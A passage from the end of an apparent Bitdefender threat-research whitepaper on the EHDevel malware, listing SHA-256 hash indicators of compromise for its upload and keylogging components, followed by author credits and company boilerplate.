cf44cfdfc827db6b1734085485b34537a1cad993496908f482670b075a0c7e29  *7fc802c70629ab22216fb377c62daf00
7e70e9d0301bfb7a5c79bdd4689dd5b4e623657129bcb5b4d3905593e63011c6  *88139edf03327665ae8260641b273e7c
0f906aea3a4ad8fe45fad4585851dcd7abe84b596f806fbe1ef9169f68c56a4d  *a5ee62836069b56b644bfb9173245f46
70cd2830cb9036ff5b11da14157103849524aae6bec83332e52f1ae535346aea  *aeb0c9cb9814b1ef1b08f18c0e34cf77
898f5bc39b2d58a2df63fc2835ddf80e77cf288b3a7a1159995ec8639d6b5966  *b940cad98b9d92a16bc24ff2e7c2629d
719235733602ab45998ced5411ec484c5c104e3ff26c06f423dd5a8abaee29af  *be681f70d2dd54d2a5998118ec369a35
af99ac2993e3cf7270e6622445df678471b4314287fad8938601f342e3512df2  *be70a37f588c8dcc678a72762fc4c198
48a0fd283d745da0c041e04816900de5d0dd12f219014f4994547f85579d8fae  *c7b503e42c9b655571050d6b98df3b69
f82f7a019dc3b03622d44f49fcf52d6473b562f9d21a9f560a603b3c5abe19b0  *d0caf019af2e5c4d62acec3402fbb583
705a974b4d7fdabd746b3887cb445e9332488faf656bfb9dc6aa600e3495968e  *d6814d6695070a6fd94b872ae55e0c14

TheEHUpload7zFilesFolderExe
1a791064a62e75f24031a828cd6fbbda84f0f29d54c51e1ead872537de8a86b1  *123545b625d5abfa2a8ac01d47ccb478
8aa7a8b427f74b6a18c9e46df5a93804f5768bc8a92e0b6d4a3d7cce86c618d0  *6a26f24ec2dbe6d8108c5bcd309132ac
dc02cdf4bcba983ebbb70371624a749e079c7b9d70c395b793f7f8708d6d9a8f  *c64e0565fdd0ebb92fa41915b67ef8cc

TheEHUploadKeyLogsFilesFolderExe
3748be8ea4f4cd43dc5e17a724432251631554df502453297d5153e8768068a5  *2de11dfee67c690636f5e6f7225e813a
ea5bfe752f6cc4d6f41a5dfc8bc6645509a3da93bdb599143dabd49ceaf84785  *3c663ccdb2984a434308ea6c852d4996
c13aa473b7759dcf409ae29ed10ad76ee9d6d9344edd3b7cbf9a8fde8520ae89  *ac65fb0a1b23f20184ac612880d1f9c9

4da499e5f769b9077438a4929271ad99227975e6fc6cabfb9066be84b3b138f9  *f1166a382755674c5071436fa9d48f3e
```

Authors

Alexandru MAXIMCIUC – Senior Threat Researcher
Cristina VATAMANU - Senior Threat Researcher

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at
http://www.bitdefender.com/

FOR MORE INFORMATION VISIT: enterprise.bitdefender.com

BD-Business-Sep.01.2017-TK#: crea1836
Bitdefender Whitepaper EHDevel crea1844-44-en_EN